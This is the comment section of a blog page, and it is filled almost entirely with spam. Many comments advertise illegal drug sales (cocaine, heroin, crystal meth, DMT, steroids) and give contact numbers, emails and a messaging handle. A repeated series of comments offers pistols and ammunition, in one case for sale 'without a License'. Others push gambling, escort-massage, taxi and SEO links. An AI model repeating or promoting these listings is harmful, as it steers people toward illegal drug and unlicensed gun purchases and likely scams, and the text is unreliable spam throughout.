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supplier botox 50u

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Email: sales@globalpharmasupplies.com
WEBSITE: https://globalpharmasupplies.com/

Reply

vj lead February 1, 2022 at 3:05 PM

Glock 19 is probably the best pistol out there in the market. It is surely the most reliable pistol. Buy **GLOCK 19 Gen5 9mm Semiautomatic Pistol** From Realiable Firearm Store At The Best Discounted Price. Tried and Tested Firearms.

Reply

Jr. SEO MAN February 9, 2022 at 11:54 PM

Good post however I was wondering if you could create a little a lot more on this topic? If you might specify a little bit further, I would certainly be very happy. Appreciate it!
Archives
eprimefeed.com
Latest News
Economy
Politics
Tech
Sports
Movies
Fashion

Reply

Poppy More February 13, 2022 at 10:57 PM

Hi there,

Thank you so much for the post you do and also I like your post, are you looking for Buy DMT online in the whole USA? We are providing buy dmt online usa, dmt vape cartridge, buy dmt, buy dmt online, dmt for sale, can i buy dmt online, dmt cartridge, buy 5 meo dmt online,5 meo dmt for sale, micro dosing 4-aco-dmt, buy dmt vape juice, buy dmt onlin, dmt shop, dmt online store, buy dmt vape pen and cartridges, dmt for sale usa, dmt cartridges, buy 5 meo dmt Canada, Order 5-MeO DMT Online, Buy Deadhead Chemist 5-Meo-DMT(Cartridge) .5mL Online 5-MeO-DMT, Buy DMT near me, deadhead chemist dmt carts reddit, in the world with the well price and our services are very fast.

Click here **href="https://420liveclub.com/product-category/dmt-ayahuasca/"> title=" DMT/ AYAHUASCA Archives | 420 Live Club "**

MORE DETAILS.....
Contact Us:
WhatsApp us at: +1 707 247 5839
Email: info@420liveclub.com

Reply

baccaratsite.biz February 18, 2022 at 7:44 AM

I really like your writing so so much! percentage we keep in touch more about your post on AOL? I require a specialist in this house to solve my problem. May be that is you! Having a look ahead to peer you.

바카라사이트

Reply

safecasinosite.net February 18, 2022 at 7:49 AM

Very good blog! Do you have any suggestions for aspiring writers? I'm planning to start my own site soon but I'm a little lost on everything.

토토

Reply

suzan February 19, 2022 at 8:33 PM

Looking for a west croydon taxi ,Expressminicab provide you local taxi from croydon to your destination ,We also offer lowest fare and reliable airport transfer cars service to all london airport.
The quick, hassle-free online booking system means that you can easily book your taxi .

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Blue Crystal Meth online at the best possible prices that exist online with safe and guaranteed delivery to your home address.
Email:Crackdispensary@Gmail.Com
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Reply

Micheal Alexander March 5, 2022 at 10:11 PM

Very significant Information for us, I have think the representation of this Information is actually superb one. This is my first visit to your site. Thc delta 8 edibles

Reply

suzan March 8, 2022 at 1:21 AM

We are comfortable, reliable and always safe.
Book more than one job at the same time, select the different types of vehicles - Sedan, Estate or MPV, 8 seats.
You can book quickly and free online.We are available 24/7. Hurry to book now.

https://www.expresscouriercars.co.uk/

Reply

suzan March 8, 2022 at 6:53 PM

Find and get cheap taxis in Purley for your travel needs with Expressminicab,
We offer the lowest price and reliable airport transfer service to all London airports. Get instant quotes.
Our business operates 24/7, no need to worry about finding taxi

https://www.expresscouriercars.co.uk/

Reply

efdewrds March 30, 2022 at 5:50 PM

Thank you for sharing. Nice article you have here Buy Steroids Online moreover the admin of this site has really worked hard for all this once more thanks for sharing your articles.

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Buy Masteron Online
Buy Clenbuterol Online
Buy Danabol Online
Buy Anadrol Online
Buy Anavar Online
Buy Boldenone Online
Buy Tri-Tren Online
Buy NPP Online
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Reply

philip March 31, 2022 at 11:08 AM

IMR Enduron 7977 Smokeless Gun Powder
IMR Enduron 8133 Smokeless Gun Powder
IMR White Hots Black Powder Substitute 50 Caliber #209 Primer Pre-Formed Charges Pack of 72

Glockonlineshop April 1, 2022 at 6:06 AM

You purchase any kind of Pistols like Berretta 92fs Electric Airsoft Black Gun, German Made Air Pellet Pistol, etc. at the Official Glock Store. Find detailed information on all models and accessories you visit at glockonlineshop.com. Best place to buy glock online cheap without a License in the USA, with PayPal and Credit card best overnight delivery.

Reply

Glockonlineshop April 2, 2022 at 8:47 AM

Buy walther P99 co2 airsoft black pistol online on simple portions as well, or you can pay in one go, we have the best firearms here.

Reply

Glockonlineshop April 2, 2022 at 8:47 AM

Buy t4e walther ppq m2 le blue training marker pistol online from glockonlinestore.com, we have the genuine quality weapons accessible here discounted.

Reply

Glockonlineshop April 2, 2022 at 8:48 AM

Buy Hk45 co2 6mm black box pistol online , we have the best legit pistols here with instructions manual too.

Reply

Glockonlineshop April 2, 2022 at 8:48 AM

Buy Hk Usp Co2 Airsoft Black Pistol Online on least value range consistently from here, home conveyance accessible here.

Reply

Glockonlineshop April 2, 2022 at 8:48 AM

Buy glock g19 gen3 BB gun online from glockonlinestore.com, most minimal value range accessible on all genuine items here.

Reply

Glockonlineshop April 2, 2022 at 8:48 AM

Buy G19 compact pistol online always legit one and with proper instructions manuals free, home delivery too available here.

Reply

Glockonlineshop April 2, 2022 at 8:49 AM

Buy G17 gen5 mo's standard pistol online on least value range from glockonlinestore.com. We are the best sellers of such items here.

Reply

Glockonlineshop April 2, 2022 at 8:49 AM

Buy G17 Gen4 standard pistol online from us at a special discount price that you never find anywhere with all instructions manual.

Reply

Glockonlineshop April 2, 2022 at 8:50 AM

Buy G17 gen4 MOs standard pistol online continuously from us on least value range, Easy to utilize and clean with directions manual as well.

Reply

Glockonlineshop April 2, 2022 at 8:50 AM

Buy beretta px4 storm spring airsoft black gun online from glockolinestore.com, we convey this item at your entryway steps. Online purchase consistently from us get extraordinary markdown.

Reply

Buy beretta M92fs german made air pellet pistol online on most reduced value range from glockonlinestore.com, we give extraordinary rebate on each request.

Reply

Glockonlineshop April 2, 2022 at 8:51 AM

Buy Berretta 92fs Electric airsoft black gun online just from us, we have various shadings and sizes accessible too according to your necessities.

Reply

Glockonlineshop April 2, 2022 at 8:51 AM

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Reply

Glockonlineshop April 2, 2022 at 8:51 AM

Pick us for Glock Guns Buy Online on most reduced value, we have the genuine items and furthermore we convey items at your entryway steps.

Reply

Glockonlineshop April 2, 2022 at 8:52 AM

Buy glock guns online , on the off chance that you need something that is genuine come visit us, check the accessible stock, the best glock firearms here on least value range.

Reply

philip April 4, 2022 at 9:19 AM

Winchester Large Rifle Magnum Primers #8-1/2M Box of 1000 (10 Trays of 100)
Winchester Large Rifle Primers #8-1/2 Box of 1000 (10 Trays of 100)
Winchester Primers #209 Shotshell Box of 1000 (10 Trays of 100)
Winchester Small Pistol Magnum Primers #1-1/2M Box of 1000 (10 Trays of 100)
Winchester Small Pistol Primers #1-1/2 Box of 1000 (10 Trays of 100)
Winchester Small Rifle 5.56mm NATO-Spec Military Primers #41 Box of 1000 (10 Trays of 100)
Winchester Small Rifle Primers #6-1/2 Box of 1000 (10 Trays of 100)
Winchester Super-Handicap Smokeless Gun Powder
Winchester Triple Seven Primers #209 MuzzleloadingWinchester USA Ready Large Pistol Match Primers Box of 1000 (10 Trays of 100)
Winchester USA Ready Large Rifle Match Primers Box of 1000 (10 Trays of 100)
Winchester USA Ready Small Pistol Match Primers Box of 1000 (10 Trays of 100)
Winchester USA Ready Small Rifle Match Primers Box of 1000 (10 Trays of 100)
Wine bottle lantern
Wooden single drawer

Reply

Scarlet April 7, 2022 at 3:10 AM

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Reply

Unknown April 10, 2022 at 6:28 PM

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Buy MacBook Pro 13 online
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ASUS Chromebook Flip C434
Buy Amazon Fire TV Stick 4K Online

Reply

Hihihi May 8, 2022 at 2:47 AM

슬롯커뮤니티

Reply

Unknown June 4, 2022 at 7:53 PM

출장마사지
출장마사지
출장마사지
출장마사지
출장마사지
출장마사지
출장마사지
출장마사지

Reply

Unknown June 4, 2022 at 7:57 PM

안성출장샵
부천출장샵
남양주출장샵
포천출장샵
수원출장샵

Reply

melbo weed July 11, 2022 at 1:03 PM

pure Crack Cocaine Online 98%

Cocaine Online Vendor, Best Cocaine Online Vendor, Fishscale cocaine online shop, where to buy Fishscale cocaine, blow drug, Bolivian Cocaine Canada, Bolivian Cocaine for sale, Bolivian Cocaine Online, Buy Peruvian Pink Cocaine, cocaina no flour, cocaine

for sale, How can I buy Peruvian Cocaine, How to buy Peruvian Cocaine, Order peruvian cocaine, order pure cocaine online, Peruvian Cocaine buy, Peruvian Cocaine buy online, Peruvian cocaine for sale, Peruvian flake, peruvian pink cocaine, pink cocaine, Pink Cocaine for Sale Online, pink heroin for sale, powder cocaine, Powder Cocaine for Sale Online, Purchase Powder Cocaine Online, Pure Bolivian Cocaine Online, strawberry cocaine, Where can I buy Peruvian Cocaine, Where to buy Peruvian Cocaine, Where to Buy Peruvian Pink Cocaine online, Where to buy real Peruvian Pink Cocaine Online

Wholesale Cocaine Online Vendor
Wholesale Bolivian Cocaine Online Vendor
Wholesale Uncut Cocaine Online Vendor
Wholesale Colombian Cocaine Online Vendor
Wholesale Black, Brown & china Heroin Online Vendor
Wholesale Kilocaine Powder Online Vendor
Wholesale Peruvian Cocaine Online Vendor
Wholesale Volkswagen Cocaine Online Vendor
whatsApp number : +15024936152
wickr:movecokee

Reply

Steve Walton September 11, 2022 at 10:51 AM

goodhealthpharmacy.life

Reply

Steve Walton September 11, 2022 at 10:53 AM

weedstoredisepnasary.com

Reply

Steve Walton September 11, 2022 at 10:54 AM

leibish.shop

Reply

chhavi October 20, 2022 at 12:07 AM

Thank you for sharing the information. I hope you will share the information on Best kratom for energy.

Reply

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